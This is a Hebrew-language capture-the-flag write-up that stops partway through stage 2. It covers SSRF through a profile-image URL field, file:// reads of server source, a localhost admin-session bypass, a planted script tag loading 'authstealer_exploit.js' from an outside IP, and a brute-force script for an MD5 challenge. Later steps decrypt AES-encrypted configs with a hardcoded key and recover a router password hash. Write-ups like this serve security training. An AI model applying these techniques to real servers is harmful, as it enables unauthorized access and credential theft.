
לאחר מספר ניסיונות להבין מה עלינו לפענח עם המפתח מהצד הימני של ה-Brainfuck, הבנו כי בתמונה של סמל המוסד מוסתר הסטרינג הבא: "Israel-is-70" שתואם באורכו לאורך של המפתח.

לאחר xor פייתוני קצר קיבלנו את התוצאה הבאה:


```
In [1]: key = [122, 70, 92, 83, 85, 89, 3, 90, 65, 3, 6, 1]

In [2]: ct = [ord(x) for x in "Israel-is-70"]

In [3]: for x,y in zip(key, ct):
   ...:     print chr(x ^ y),
   ...:
3 5 . 2 0 5 . 3 2 . 1 1
```

נראה שכעת ניתן להתחיל את האתגר!

שלב 1



כאשר אנו נכנסים לאתר לראשונה אנו מקבלים אתר חדשות שנראה כך:




אחרי מעט שיטוטים באתר מצאנו מספר עמודים שיכולים להיות מעניינים:

- עמוד ה-Administration שנמצא כאשר לוחצים על הלינק בתחתית העמוד (היכן שכתובה הגרסא של האתר)
- עמודי ה-Login וה-Register שנראים מעניינים, במיוחד ה-Register
- יש גישה לסקריפט שנקרא auth_stealer.js שנראית מעניינת

אפשר לראות לדוגמא את הגישה ל-authstealer_exploit.js בתיעוד הבקשות מ-Burp (נראה שאלו "שאריות" מהתקיפה של אותו גורם זדוני מדובר ועלינו להשיג את כתובת ה-IP של מי שהכניס את קוד זה):

28	http://35.205.32.11	GET	/static/shoe.jpg
27	http://35.205.32.11	GET	/static/athlete.png
26	http://35.205.32.11	GET	/static/flood.jpg
25	http://35.205.32.11	GET	/static/user.png
24	http://35.205.32.11	GET	/static/drk_logo1.png
23	http://35.205.32.11	GET	/static/hacker.jpg
22	http://35.205.32.11	GET	/authstealer_exploit.js
21	http://35.205.32.11	GET	/static/style.css
20	http://35.205.32.11	GET	/static/jquery.js
16	http://35.205.32.11	GET	/main

בעמוד הרישום נראה שיש שדה מעניין במיוחד שבודק את תמונת הפרופיל:




אם נסתכל על קטע הקוד אתר, נוכל לראות שמתבצעת בדיקה, ורק אם עברנו אותה, נשלחת בקשה לשרת:

```
<script type="text/javascript">
  function getProfilePic()
  {
    var url_regex = /^(https?:\/\/(www\.)?)?[a-z0-9]+([\-\.]{1}[a-
                    z0-9]+)*\.[a-z]{2,5}(:[09]{1,5})?(\/[^\/]+)*([
                    ^\/]+\.png)(\?((\.+)\=(.+))*)?$/gm
    url = $("#profile_url")[0].value;
    if (url != "")
    {
      if (!url_regex.test (url))
      {
        alert ("Not a valid PNG url! " + url);
        return;
      }
      $.getJSON ('testProfilePng', { u: btoa(url) }, showProfilePng)
    }
  }
  function showProfilePng (json)
  {
    if (json && 'png' in json)
    {
      $("#usr_img")[0].src = '/profilePics/' + json.png;
    }

    if (json && 'err' in json && json.err != "" && json.err !=
        "200" && json.err != "OK")
    {
      alert (json.err);
    }
  }
</script>
```

ניתן לראות כי במידה ועברנו את הבדיקה של ה-Regex (שהיא כולה מתבצעת ב-Client Side) האתר ייגש לכתובת שהזנו על מנת למשוך את התמונה בשבילנו ולהחזיר json מסויים. לאחר מכן, כמשתמש, על מנת לגשת לתמונה, צריך לגשת לנתיב: /profilePics/ והשדה PNG שחזר ב-json.

רצינו לראות אם אפשר לרשום כל קישור (שלחנו את הבדקה ידנית ולא בעזרת ה-js ובכך עברנו את הבדיקות Client Side) וראינו שאנחנו מקבלים את השגיאה:

not a valid png url




על מנת לגרום לבקשה לצאת למשאב כרצוננו, עלינו להתגבר על הגבלת ה-".png" בסוף המחרוזת, ההנחה שלנו הייתה כי השרת לא באמת בודק שמדובר בקובץ PNG אלא רק בודק שהקישור אכן נגמר סיומת זו. בדגש על הקישור ולא על ה-Path. עשינו בדיקה מהירה:

קול! אז עברנו את הבדיקה של ה-PNG וכעת ניתן לעשות אילו בקשות שרוצים! ☺ בהגיה המקצועית: יש לנו מה נקרא: "SSRF".

הרעיון ב-SSRF הוא שהשרת מוציא את הבקשה בשבילנו, ולכן אם נתחבר לעמוד עצמו (למשל דרך 127.0.0.1) אנחנו יכולים לעבור בדיקות שהבקשה הגיע מ-localhost. הנחנו שאם נגלוש ישר לעמוד Administration יהיה פתוח כי ניגשנו localhost. ניסינו לעשות את זה אך עדיין קיבלנו את 401 הישן והאהוב.


הניסיון הבא שלנו היה להניח שאנחנו שולטים גם על ה-Scheme ושאולי השרת לא בודק אותו. Uri Schemes הם דרך בדפדפנים להגדרת משאבים מסויימים וגישה אליהם דרך הדפדפן.

יש Scheme לא דיפולטי שנקרא expect. סכמה זו מאפשרת לנו להשתמש בכלי בשם הלא מפתיע "expect", ולנסות להריץ דברים ישירות ב-system. ניסינו לשלוח וקיבלנו את התוצאה:



אומנם אין expect, אך קיבלנו אישור שאנחנו שולטים על ה-Scheme.

הדבר הבא לנסות היה: "file://":



מגניב! נראה שאנו מצליחים לגשת לקבצים על הדיסק! אומנם קיבלנו Access Denied על passwd אך לפחות נראה שיש לנו גישה לקרוא קבצים מהדיסק. אחרי שהצלחנו לבצע זאת, השלב הבא היה להביא את הקוד של השרת בכדי לנסות ולראות מה הוא עושה. מכיוון שבדרך כלל, בשרתי לינוקס הקבצים של שרת ה-web יושבים ב-"/var/www" ניסינו להביא את הקובץ: "/var/www/login.php", זה אכן עבד וניתן לראות את תוכנו כאן:

```php
define("ADMIN_USER_NAME", "admin");

/*
    Dear maintainer:
    I did not invent the algorithm, only followed tha Fu*** manual.
    You may think you know what the following code does... well... you don't!
    I spent many sleepless nights making it work, BUT: For some reason it didn't work well for local sessions....

    A bit of advice: close this file and go play with something else!
*/
function do_login(){
    $remote_ip = $_SERVER['REMOTE_ADDR'];
    $user = $_REQUEST['user_name'];

    if ($remote_ip == "127.0.0.1" && $user == ADMIN_USER_NAME)
    {
        // local admin requires no validation
        // generate session ID
        $adminSession = create_session($user, null);
        if ($adminSession)
        {
            if (isset ($_COOKIE['sid']))
            {
                unset ($_COOKIE['sid']);
            }
            // set the new admin session
            setcookie("sid", $adminSession);

            return True;
        }

        return False;
    }
```

אפשר לראות שאם ניגש מ-127.0.0.1 והפרמטר user_name יהיה admin, יוצר הבקשה יקבל session של אדמין. מכיוון שיוצר הבקשה הוא זה שמקבל את הSID של ADMIN, הוא גם זה שצריך לפנות לאחר מכן ל-administration.

במקרה שלנו, השרת הוא זה שיקבל את ה-SID ולכן הוא גם זה שיצטרך לפנות לעמוד ה-administration.

איך נקבל את התשובה? פשוט מאוד - דרך profilePics...


ניצול ה-SSRF על מנת לגרום לשרת להזדהות:

גלישה לעמוד הניהול:


והינה הפלט:

User Name	IP Address	Time Added	Comment Text
athlete	212.7.8.9	12:43:19, 07/09/12	That was funny ;)
theR@InM@n	199.53.1.29	15:38:19, 04/08/14	WOW! this is amazing!!
1whoknows	198.4.76.3	16:08:12, 05/08/14	I knew it would happen!. I warned them at the sanitation!!
CalvinK	213.17.82.1	02:33:57, 09/02/15	It's so last year...
anonymous	111.112.113.114	07:03:21, 23/03/18	I love it...It's so <script src="http://35.205.32.11 /authstealer_exploit.js"></script>...cute
DEP-ricate	112.15.82.16	23:23:23, 23/02/23	48614861486121

ניראה שמצאנו את ה-IP של ההאקר האכזרי! ☺



שלב 2:



אז נראה שהשלב השני מתחיל בקובץ של הסנפה כלשהי מול שרת כלשהו.

נפתח את הקובץ ב-Wireshark ושם נוכל לראות כמה דברים מעניינים:

- ישנם 2 TCP Sessions שמתחברים אל ה-IP הזה: "35.204.90.89" בפורט 5555, מקבלים ממנו משהו שנראה כמו 32 תווים ב-Hex ולאחר מכן מחזירים אל השרת Hex כלשהו של 128 תווים. לבסוף נראה כי מקבלים אישור זמני למשהו:

```
4bad54feaa9a3fbbd7aac13b740fc041
9232d6bcee8a6a37ba25ef879c05c3b2dcd8cbf089ad074e73a9790f23cbff33af492ad8a79b5621321a9472d96f48201efe88947113e2f0bce3c519d980d9e5
5.250.159.25 Temporarily Authorized.
```

- יש Session של FTP מול השרת "35.204.90.89" בפורט 2121 בו מתחברים עם המשתמש user ועם הסיסמא: 12345:

```
220 pyftpdlib 1.5.3 ready.
USER user
331 Username ok, send password.
PASS 12345
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features supported:
 EPRT
 EPSV
 MDTM
 MFMT
 MLST type*;perm*;size*;modify*;unique*;unix.mode;unix.uid;unix.gid;
 REST STREAM
 SIZE
 TVFS
 UTF8
211 End FEAT.
OPTS MLST type;perm;size;modify;unique;unix.mode;
200 MLST OPTS type;perm;size;modify;unique;unix.mode;
OPTS UTF8 ON
501 Invalid argument.
PWD
257 "/" is the current directory.
TYPE A
200 Type set to: ASCII.
PASV
227 Entering passive mode (35,204,90,89,254,167).
MLSD
125 Data connection already open. Transfer starting.
226 Transfer complete.
QUIT
221 Goodbye.
```

- ישנם עוד שני Session-ים כמו הראשון.

הנחנו שכאשר מבצעים את האותנטיקציה המוזרה מול הפורט 5555 בשרת אנחנו מקבלים אישור זמני להתחברות ל-FTP, כי כאשר ניסינו לעשות זאת ישירות נראה שהסרבר של ה-FTP מחבר אותנו ומנתק אותנו ישירות.

התחלנו לחשוב מה יכולים להיות הדברים שנשלחים לפורט הזה. אחרי קצת מחשבה הבנו שה-hex שנשלח אלינו מהשרת הוא MD5 של מספר בין 10,000 ל-100,000 והסטרינג ששולחים חזרה הוא SHA512 של אותו המספר ועוד אחד (ניתן לזהות כי מדובר ב-SHA512 בגלל האורך הייחודי שלו).

כלומר המנגנון הוא כדלקמן:

- קבלת מספר רנדומי ב-MD5
- שבירת ה-MD5 בכדי למצוא את המספר
- להוסיף למספר 1
- לעשות עליו SHA512 ולשלוח חזרה לשרת

בשביל כך כתבנו את הסקריפט הבא:

```
import socket
import hashlib

def main():
    s = socket.socket()
    s.connect(('35.204.90.89', 5555))
    a = s.recv(1024).strip()
    for i in xrange(10000, 100000):
        if hashlib.md5(str(i)).hexdigest() == a:
            s.send(hashlib.sha512(str(i + 1)).hexdigest() + '\r\n')
            print 'found'
            break

    print s.recv(1024)

if __name__ == '__main__':
    main()
```

כך בעצם קיבלנו גישה לשרת ה-FTP ויכולנו להוריד ממנו את כלל הקבצים. כך נראית מערכת הקבצים על שרת ה-FTP:

backup		18/02/2018 17:07:37	el
bin		18/02/2018 17:07:37	el
data		18/02/2018 17:07:37	el
docs		18/02/2018 17:07:37	el
sys		18/02/2018 17:07:37	el
temp		18/02/2018 17:07:37	el
tmp		18/02/2018 17:07:37	el
users		18/02/2018 17:07:37	el
var		18/02/2018 17:07:37	el

הורדנו את כל הקבצים לוקאלית כדי שיהיה נוח לעבוד ומצאנו את הדברים הבאים:

- תיקיית backup מכילה המון המון קבצי קונפיגורציות מעניינים אך מוצפנים
- התיקיה "/users/backup" מכילה מפתח RSA מוצפן עם passphrase, את הקובץ hint אשר מכיל את ה-passphrase ותיקיה שנקראת Latest, שוב עם קונפיגורציות של משהו שנקרא floppyfw מוצפנות.

ניסינו במשך המון זמן לפענח את הקבצים בעזרת המפתח, כי היינו בטוחים שהמפתח ישמש אותנו לכך.


אחרי שהרגשנו תקועים הבנו שאף פעם לא בדקנו מה השרת הזה בכלל, פשוט הסתמכנו על ההסנפה. סרקנו פורטים שלו בעזרת NMAP וגילינו את הפורטים הבאים:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2018-04-21 15:04 Jerusalem Daylight Time
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
Nmap scan report for 35.204.90.89
Host is up (0.082s latency).
Not shown: 64996 filtered ports, 536 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
2121/tcp open  ccproxy-ftp
5555/tcp open  freeciv

Nmap done: 1 IP address (1 host up) scanned in 230.99 seconds
```

מעניין, נראה שיש פורט SSH פתוח שלא חשבנו עליו, ניסינו להתחבר אליו אך קיבלנו את ה-output הבא (יש לציין שהתחברנו עם המשתמש "backup" מכיוון שאצלו בתיקיה מצאנו את המפתח, אם מתחברים עם משתמשים אחרים לא מקבלים את ה-output הזה):

```
Welcome to Backup Server!
  All your actions are
     being recorded!
       Hahahah!!

                ,-.
               ,'  |
              /.__,|
             /((_)):
            /  `-'  \
          ,'   ,--.   \
        .' , ((__))    `.
        '.':  `--'     \._)
           |   ,--.    :
           |  ((__))   |
           |   `--'    |
          ,'..____..-`.
         `--..____...--' SSt

/bin/false: No such file or directory
Connection to 35.204.90.89 closed.
```

בשלב הזה מה שחשבנו שצריך לעשות זה להצליח להעלות בינארי בשם false לתיקיה bin וככה ה-SHELL שלנו לא יקרוס. ישבנו על זה הרבה זמן ושיחקנו עם שאר המשתמשים ונסיון לפתוח את ה-floppyfw.enc ללא הצלחה. אחרי הרבה זמן חשבנו לנסות להתחבר עם sftp ואולי להעלות ככה, ופתאום גילינו שיש שם עוד קבצים שאנחנו נגישים אליהם:



עשינו uncompyle לקובץ והקוד שלו הוא:

```
import base64
from Crypto.Cipher import AES
from Crypto import Random
import sys
import os
key = 'd3adb33f13371337'
BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]

class AESCipher:

    def __init__(self, key):
        self.key = key

    def encrypt(self, raw):
        raw = pad(raw)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw))

def main():
    if len(sys.argv) != 2:
        exit(1)
    in_file = sys.argv[1]
    if os.path.isfile(in_file):
        out_file = in_file + '.enc'
        fin = file(in_file, 'rb').read()
        fout = file(out_file, 'wb')
        cypher = AESCipher(key)
        enc_data = cypher.encrypt(fin)
        fout.write(enc_data)
        fout.close()

if __name__ == '__main__':
    main()
```

הוספנו לקוד את החלק שעושה decrypt ופענחנו את הקבצים המוצפנים:

```
def decrypt(self, enc):
        enc = base64.b64decode(enc)
        iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return unpad(cipher.decrypt(enc[AES.block_size:])).decode('utf-
8')
```

בעזרת זה הצלחנו לפתוח את שנח קבצי ה-enc שמצאנו (floppyfw.conf ו-cisco.conf)

החלקים המעניינים מהם הם:


```
username fwadmin password 7 107D1C09560521580F16693F14082026351C1512
```

```
access-list 1 permit tcp any host 10.128.0.3 eq 3389
access-list 1 permit tcp any host 10.128.0.3 eq 8080
access-list 1 deny tcp any any
!
access-list 2 permit tcp any host 10.164.0.3 eq 22
access-list 2 deny tcp any any
```


ראינו שמדובר ב-IP-ים פנימיים, ולמרות ההיכרות שלנו עם האתגרים משנים קודמות, וההבנה שכל שלב הוא מופרד מהשלבים הקודמים, חשבנו שהם קשורים לשרת ה-WEB מהאתגר הראשון. לכן, מה שעשינו היה לגשת דרך ה-SSRF שמצאנו בשלב הקודם אל ה-IP-ים הפנימיים בעזרת השורה הבאה:

```
